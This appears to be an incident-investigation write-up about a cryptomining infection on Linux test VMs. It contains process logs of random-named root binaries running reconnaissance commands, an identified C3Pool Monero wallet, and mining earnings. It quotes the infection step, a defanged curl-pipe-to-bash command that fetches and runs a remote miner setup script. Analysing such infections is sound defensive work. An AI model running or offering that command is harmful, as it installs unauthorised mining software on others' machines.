> Mar 24, 2025 8:08:...	[redacted] jr-linux-vm-test.p2zf...	root	efzkrhkupx	sh	
> Mar 24, 2025 8:08:...	[redacted] jr-linux-vm-test.p2zf...	root	efzkrhkupx	ifconfig	

Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine	InitiatingProcessCommandLine
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov ls 46408	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "ls -la" 46408	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "ls -la" 46408	/usr/bin/upxvmyizov "ls -la" 46408
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "echo "find"" 46408	/ygljglkjgfg0
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov ls 46408	/usr/bin/upxvmyizov ls 46408
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	ifconfig	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "echo "find"" 46408	/usr/bin/upxvmyizov "echo "find"" 46408
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	/usr/bin/upxvmyizov "netstat -an" 46408
> Mar 24, 2025 6:09...	jr-linux-vm-test.p2zfv...	root	pjmupxbstu	/usr/bin/pjmupxbstu	/lib/libudev.so.6
> Mar 24, 2025 6:09...	jr-linux-vm-test.p2zfv...	root	pjmupxbstu		/usr/bin/pjmupxbstu
> Mar 24, 2025 8:08...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	who	
> Mar 24, 2025 8:08...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	sh	
> Mar 24, 2025 8:08...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	ifconfig	

Confirmed Wallet Identified

- Wallet Address (C3Pool miner):

4B7vD4PrcGdES1grKPBH5jbsh4SgknSzFFRHxWMqux7bJrieQoawCiFnd36wKTPtAUXJLeQ
BZWKRKza7qJaQscx2kCCrZo

Detected:


Feb 23, 2025 — Host: linux-vuln-test-jonz — User: root

Method:

Mining script fetched and executed:

```
curl -s -L
hxxp://download[.]c3pool[.]org/xmrig_setup/raw/master/setup_c3pool_miner[.]sh | bash -
s <WALLET>
```

Mining Earnings



Summary of Findings

This wallet is used with C3Pool miner.

We checked the mining dashboard using the wallet address and found:

- Total paid: 20.77 XMR
 - Unpaid balance: 0.016 XMR
 - Total mined: around 20.78 XMR (worth about \$2,800 USD)